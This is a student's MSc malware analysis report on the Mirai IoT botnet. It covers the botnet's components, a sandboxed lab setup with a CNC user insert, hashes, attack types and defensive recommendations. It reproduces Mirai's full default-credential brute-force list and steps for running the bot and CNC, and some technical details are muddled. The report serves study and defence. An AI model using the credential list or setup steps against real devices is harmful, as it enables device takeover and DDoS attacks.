MIRAI Botnet Analysis

Malware Analysis Project
MSc in Cybersecurity

Somesh Saxena
Student ID: x18176895

School of Computing
National College of Ireland

Lecturer: Prof. Vikas Sahni

Mirai Botnet Analysis

Somesh Saxena
X18176895

1 Executive Summary

A malicious attack in which an attacker attempts to make a service unavailable to the users by sending large amount of data packets to the server, which temporarily suspends or interrupts the service to the users this is know as Denial of Service attacks. The attacker does this kind of attack by overloading the traffic or by exhausting the content resources on the target system. Botnet is a collection of computers that are inter-connected with each other via internet, usually these computer systems have been compromised by some attacker and then controls the functionalities of the computer system without the owner's knowledge. Mirai malware is an IoT (Internet of Thing) based botnet that are capable of doing an DDoS attacks. The Mirai malware primarily targets online device such as IP cameras and home routers. Mirai is a malware that converts a Linux based machines into bots that are remotely controlled by the attacker.

In this project I will be discussing about the Mirai Botnet malware which is utilized for the DDOS attack is a part of a Trojan IoT malware. It was first discovered in May-2016 and the initial malware was Linux.DDoS.87, then another variant named Linux.DDoS.89 and finally Linux.Mirai that was discovered in the month of August-2016. The Mirai malware is responsible for infecting at least 500,000 IoT devices in almost 164 countries, making bots and launching DDoS attacks globally. DDoS attacks on KrebsOnSecurity, French web host OVH and Dyn in the year 2016 are the largest DDoS attacks ever know till date, these attacks were initiated using the Mirai malware which scans for the unsecured IoT devices and then uses them as a launch platform for DDoS attacks.

The main reason for Mirai malware to spread is through unsecured IoT devices that contain IP address and the information that can be compromised and used against the user. IoT devices are being compromised and are hard to manage, that are capable of making into an army capable of performing damage and disruption to the industry.




Figure 1: The Mirai Botnet Malware DDoS workflow.

2 Methodology

Analysis of Mirai Botnet.

a) Static Analysis:

For the static analysis of the botnet, Mirai source code was analysed. Source code of the malware is available on GitHub []. We notice that there are three main components that are:

- BOT: It runs on compromised IoT devices through which Mirai malware is spread. Bot is basically a program that is written in C language, Mirai to avoid detection it changes the exe file and prevents it from any detection. Bot connects with the CNC server and then wait for the instructions. There are three modules running beside which are.
Attack – It commands for the DDoS attack
Killer – It kills all the processes that are taking place on ports 22, 23 and 80.
Scanner – It scans using telnet for any other IoT device that are vulnerable. Username and passwords are been fetched to establish connection.


- CNC server: It receives communication from the bot and CNC server instructs the command to the bot. It is written in Google Go programming language. The job of CNC server is to make a connection with the database using the credentials that have been fetched. After connection is made the server reserves for the new bot in the database and checks for the API key validity. And the user instructions are taken as text and been fetched to the bots as a command. There are three instructions that follow:
  Worker () – Checks that bot is up to date and distributes command to bot.
  NewAttack () – It sends user command that are received from telnet.
  Build () – Commands are sent to bots in form of bytes.
- Loader: It receives the instructions from the server and searches for devices that are vulnerable to the IoT device and can be served as a bot payload for their further execution. It downloads various commands using wget or TFTP architecture and creates a server. Then searched for IoT devices that can be hacked and connects the device with the bot and makes the connection so that the payload or the command can be instructed.

b) Dynamic Analysis:

For the analysis of the application we need a safe and secure environment so that the malware cannot affect the system. We need to create a sandbox so that the system is not affected, for this we need to use VirtualBox VM and we need to setup inetsim in the Ubuntu Virtual Machine so that the connection is been isolated from the network. And also, we need to make sure that there is no connection between the Host and the Virtual Machine, we need to turn off Firewall as well. We can check the connectivity using ping command for Windows.

For Dynamic analysis these configuration needs to be made:

- Server Configuration: We need to install some drivers so that we can amend the local database with the credentials that we fetched via CNC server. We can then insert, delete, append any data on the database.



```
INSERT INTO users(username, password,
api_key, max_bots, admin, last_paid,
cooldown, duration_limit) VALUES ('test',
'test', 12345, 2, 1, UNIX_TIMESTAMP(), 1,
0);
```

- Bot Configuration: To run the bot we need to add some script so that it can be monitored.

  Table_unlock_val (TABLE_KILLER_STATUS);
  Table_lock_val (TABLE_KILLER_STATUS);

  Finally, to perform DoS we need to disable the security by deleting some lines:

```
#ifdef DEBUG
    if(errno != 0)
        printf("errno = \%d\n", errno);
    break;
#endif
```

- DNS server: We need to make the IP address as 8.8.8.8 because malware relies on Google’s DNS server and hence, we need to keep it as original as we can. If we tend to use another IP or any fake address, we need to use fake DNS server so that it returns the same IP for any code executed. The script can be executed using this command.


  ```
  sudo python recipe-491264-1.py
  ```

- Analysis: For analysis we check for the steps that needs to be done:
  - Bot sends DNS request
  - DNS responds with CNC server
  - Bot registers to CNC server
  - Botnet issues DDoS command
  - Bot starts executing

3 Botnet Investigation & Findings


By performing a critical analysis of the Botnet, we found several knowledges regarding the Botnet. Key findings of the botnet are explained below:

3.1 Binaries:



```
mirai.arm:    ELF 32-bit LSB executable, 'ARM', version , statically
mirai.arm7:   ELF 32-bit LSB executable, 'ARM, EABI4' version 1 (SYSV)
mirai.mips:   ELF 32-bit MSB executable, 'MIPS, MIPS-I' version 1 (SYS
mirai.ppc:    ELF 32-bit MSB executable, 'PowerPC or cisco 4500', ver
mirai.sh4:    ELF 32-bit LSB executable, 'Renesas SH', version 1 (SYSV
mirai.sparc:  ELF 32-bit MSB executable, 'SPARC', version 1 (SYSV), st
mirai.x86:    ELF 32-bit LSB executable, 'Intel 80386', version 1 (SYS
```


3.2 Hashes:



```
MD5 ('mirai.arm')  = b98bc6ab2ed13028cd5178c422ec8dda
MD5 ('mirai.arm7') = 33987c397cefc41ce5e269ad9543af4c
MD5 ('mirai.mips') = 8e36a1fb6f6f718ec0b621a639437d8b
MD5 ('mirai.ppc')  = e08befb4d791e8b9218020292b2fecad
MD5 ('mirai.sh4')  = 030159a814a533f30a3e17fe757586e6
MD5 ('mirai.sparc')= ac61ba163bffc0ec94944bb7b7bb1fcc
MD5 ('mirai.x86')  = 6b7b6ee71c8338c030997d902a2fa593
```

3.3 Password:

Mirai uses a brute force attack to guess a certain password based on a following list using Dictionary attack:




Username	Password	(cont.)	(cont.)
root	xc3511	admin1	password
root	vizxv	administrator	1234
root	admin	666666	666666
admin	admin	888888	888888
root	888888	ubnt	ubnt
root	xmhdipc	root	klv1234
root	default	root	Zte521
root	juantech	root	hi3518
root	123456	root	jvbzd
root	54321	root	anko
support	support	root	zlxx.
root	(none)	root	7ujMko0vizxv
admin	password	root	7ujMko0admin
root	root	root	system
root	12345	root	ikwb
user	user	root	dreambox
admin	(none)	root	user
root	pass	root	realtek
admin	admin1234	root	00000000
root	1111	admin	1111111
admin	smcadmin	admin	1234
admin	1111	admin	12345
root	666666	admin	54321
root	password	admin	123456
root	1234	admin	7ujMko0admin
root	klv123	admin	1234
Administrator	admin	admin	pass
service	service	admin	meinsm
supervisor	supervisor	tech	tech
guest	guest	mother	f****er
guest	12345		

3.4 Blacklisted IP's:


TABLE II

BLACKLISTED IP ADDRESSES




Reason	IP Range
Loopback	127.0.0.0/8
Invalid Address Space	0.0.0.0/8
General Electric Company	3.0.0.0/8
Hewlett-Packard Company	15.0.0.0/7
US Postal Service	56.0.0.0/8
Internal Network	10.0.0.0/8
Internal Network	192.168.0.0/16
Internal Network	172.16.0.0/14
IANA NAT Reserved	100.64.0.0/10
IANA NAT Reserved	169.254.0.0/16
IANA Special Use	198.18.0.0/15
Multicast	224.*.*.*+

3.5 Types of Attacks:




Short Name	Full Name
udp	UDP Attack
vse	Valve Source Engine Attack
dns	Domain Name Service Attack
syn	TCP SYN Attack
ack	TCP ACK Attack
stomp	TCP STOMP Attack
greip	GRE IP Attack
greeth	GRE Ethernet Attack
udpplain	UDP Plain Attack
http	HTTP Attack

3.6 Source of infection:



```
5.206.225.96 |  |49349 | 5.206.225.0/24 | DOTSI | PT | tuganet.pt
151.80.99.84 | ns395732.ip-151-80-99.eu. |16276 | 151.80.0.0/16 ||
```

3.7 Targeted Devices:



Device Type	# Targeted Passwords	Examples
Camera / DVR	26 (57%)	dreambox, 666666
Router	4 (9%)	smcadmin, zte521
Printer	2 (4%)	00000000, 1111
VOIP Phone	1 (2%)	54321
Unknown	13 (28%)	password, default

3.8 Top Vulnerabilities Exploited:

- MVPower DVR remote code
- CVE-2014-0160 Open TLS DTLS
- PHP Diescan
- CVE-2018-10561 Dasan GPON Router
- SQL Injection
- CVE-2012-5469 phpMyadmin plugin

3.9 SHA256 hash exploitation:

be1d722af56ba8a660218a8311c0482c5b2d096ba91485e7d9dfc12a2b8e00b3
320ed65d955bdde8fb17a35024f7bd978d26c041de1ddcf8a592974f77d82401

3.10 Linux.DDoS.87 Mirai Variant:

It is a variant that came before the Mirai, it uses uClibe C library for systems that carried out DDoS attacks. To execute it has following commands:


- fillConfig
- init_random
- runKiller
- fillCmdHandlers

This variant is capable enough of HTTP Flood, UDP Flood, TCP Flood, DNS flood, and TSource flood attacks. This variant has a maximum uptime of one week on an system that has been infected.

3.11 Linux.DDoS.89 Mirai Variant:

It is a modified version of Linux.DDoS.87. Some commands are changed, it uses run_scanner and is capable of flood attacks HTTP Flood, UDP Flood, TCP Flood, DNS flood, GRE flood and Thread Environment Block over GRE flood attacks.

3.12 Source Code table of Mirai:



4 Recommendations

Defending against Mirai IoT-based Botnet:

- Mirai malware is designed to infect the IoT device and stole the default username and passwords. To defend we need to change the username or the password as soon as possible.
- Recommendations from US-CERT, says we need to disconnect from the network.
- Perform a full reboot of the system so that the malware is disconnected from the memory.
- Username and passwords are changed from default to some random values.

- Reconnecting only after rebooting the system and credentials are changed.
- We should update and upgrade the IoT device with the latest security patches.
- Plug and play of USB's should be disabled from the routers.
- Monitor for ports 2323 & 23/TCP for any unauthorised device controls, 48101 for any unauthorised traffic.
- IoT devices need to be purchased from genuine shops or vendors providing secure devices.
- Whenever a device comes with the default passwords, these must be changed to secure the credentials.

5 Conclusions

The Mirai malware botnet is fast, widespread and quite hard to manage. Any device manufactured should have security in mind, as this botnet targets for the default username and passwords. The Mirai botnet is responsible for launching DDoS attacks through compromised IoT devices. This paper discusses about the vulnerabilities of the IoT devices, and also the malware scans for the IP addresses with stored default username and passwords.

As the number of IoT devices are increasing over the years which is quite vulnerable to attacks from Mirai malware IoT botnets. There needs to be security in the devices that are been manufactured and precautions should be made by the network provider also. There is a Twitter feed that continues to monitor for the Mirai botnet all over the world.

6 References


1. [1]J. Fruhlinger, "The Mirai botnet explained: How IoT devices almost brought down the internet", *CSO Online*, 2020. [Online]. Available: https://www.csoonline.com/article/3258748/the-mirai-botnet-explained-how-teen-scammers-and-cctv-cameras-almost-brought-down-the-internet.html. [Accessed: 01- May- 2020]
2. [2]"jgamblin/Mirai-Source-Code", *GitHub*, 2020. [Online]. Available: https://github.com/jgamblin/Mirai-Source-Code. [Accessed: 01- May- 2020]
3. [3]"Breaking Down Mirai: An IoT DDoS Botnet Analysis", *Blog*, 2020. [Online]. Available: https://www.imperva.com/blog/malware-analysis-mirai-ddos-botnet/. [Accessed: 01- May- 2020]
4. [4]h. MMD-0056-2016 - Linux/Mirai, "MMD-0056-2016 - Linux/Mirai, how an old ELF malcode is recycled..", *Blog.malwaremustdie.org*, 2020. [Online]. Available: https://blog.malwaremustdie.org/2016/08/mmd-0056-2016-linuxmirai-just.html. [Accessed: 01- May- 2020]
5. [5]*Usenix.org*, 2020. [Online]. Available: https://www.usenix.org/sites/default/files/conference/protected-files/usenixsecurity17_slides_ma_zane.pdf. [Accessed: 01- May- 2020]
6. [6]R. Nigam, "Unit 42 Finds New Mirai and Gafgyt IoT/Linux Botnet Campaigns", *Unit42*, 2020. [Online]. Available: https://unit42.paloaltonetworks.com/unit42-finds-new-mirai-gafgyt-iotlinux-botnet-campaigns/. [Accessed: 01- May- 2020]
7. [7]"February 2020's Most Wanted Malware: Increase in Exploits Spreading the Mirai Botnet to IoT Devices - Check Point Software", *Check Point Software*, 2020. [Online]. Available:

https://blog.checkpoint.com/2020/03/11/february-2020s-most-wanted-malware-increase-in-exploits-spreading-the-mirai-botnet-to-iot-devices/. [Accessed: 01- May- 2020]


8. [8]G. Spathoulas, N. Giachoudis, G.-P. Damiris, and G. Theodoridis, “Collaborative Blockchain-Based Detection of Distributed Denial of Service Attacks Based on Internet of Things Botnets,” *Future Internet*, vol. 11, no. 11, p. 226, Oct. 2019.
9. [9]Antonakakis, Manos, Tim April, Michael Bailey, Matt Bernhard, Elie Bursztein, Jaime Cochran, Zakir Durumeric, J. Alex Halderman, Luca Invernizzi, Michalis Kallitsis, Deepak Kumar, Chaz Lever, Zane Ma, Joshua Mason, Damian Menscher, Chad Seaman, Nick Sullivan, Kurt Thomas and Yi Zhou. “Understanding the Mirai Botnet.” USENIX Security Symposium (2017).
10. [10]J. Margolis, T. T. Oh, S. Jadhav, Y. H. Kim and J. N. Kim, "An In-Depth Analysis of the Mirai Botnet," *2017 International Conference on Software Security and Assurance (ICSSA)*, Altoona, PA, 2017, pp. 6-12.
11. [11]T. S. Gopal, M. Meerolla, G. Jyostna, P. Reddy Lakshmi Eswari and E. Magesh, "Mitigating Mirai Malware Spreading in IoT Environment," *2018 International Conference on Advances in Computing, Communications and Informatics (ICACCI)*, Bangalore, 2018, pp. 2226-2230.
12. [12]H. Sinanović and S. Mrdovic, "Analysis of Mirai malicious software," *2017 25th International Conference on Software, Telecommunications and Computer Networks (SoftCOM)*, Split, 2017, pp. 1-5.
13. [13]Y. Xu, H. Koide, D. V. Vargas and K. Sakurai, "Tracing MIRAI Malware in Networked System," *2018 Sixth International Symposium on Computing and Networking Workshops (CANDARW)*, Takayama, 2018, pp. 534-538.
14. [14]N. Ben Said *et al.*, "Detection of Mirai by Syntactic and Behavioral Analysis," *2018 IEEE 29th International Symposium on Software Reliability Engineering (ISSRE)*, Memphis, TN, 2018, pp. 224-235.

7 Appendix

1. Network setup.



2. Configure the host-only adapter network.

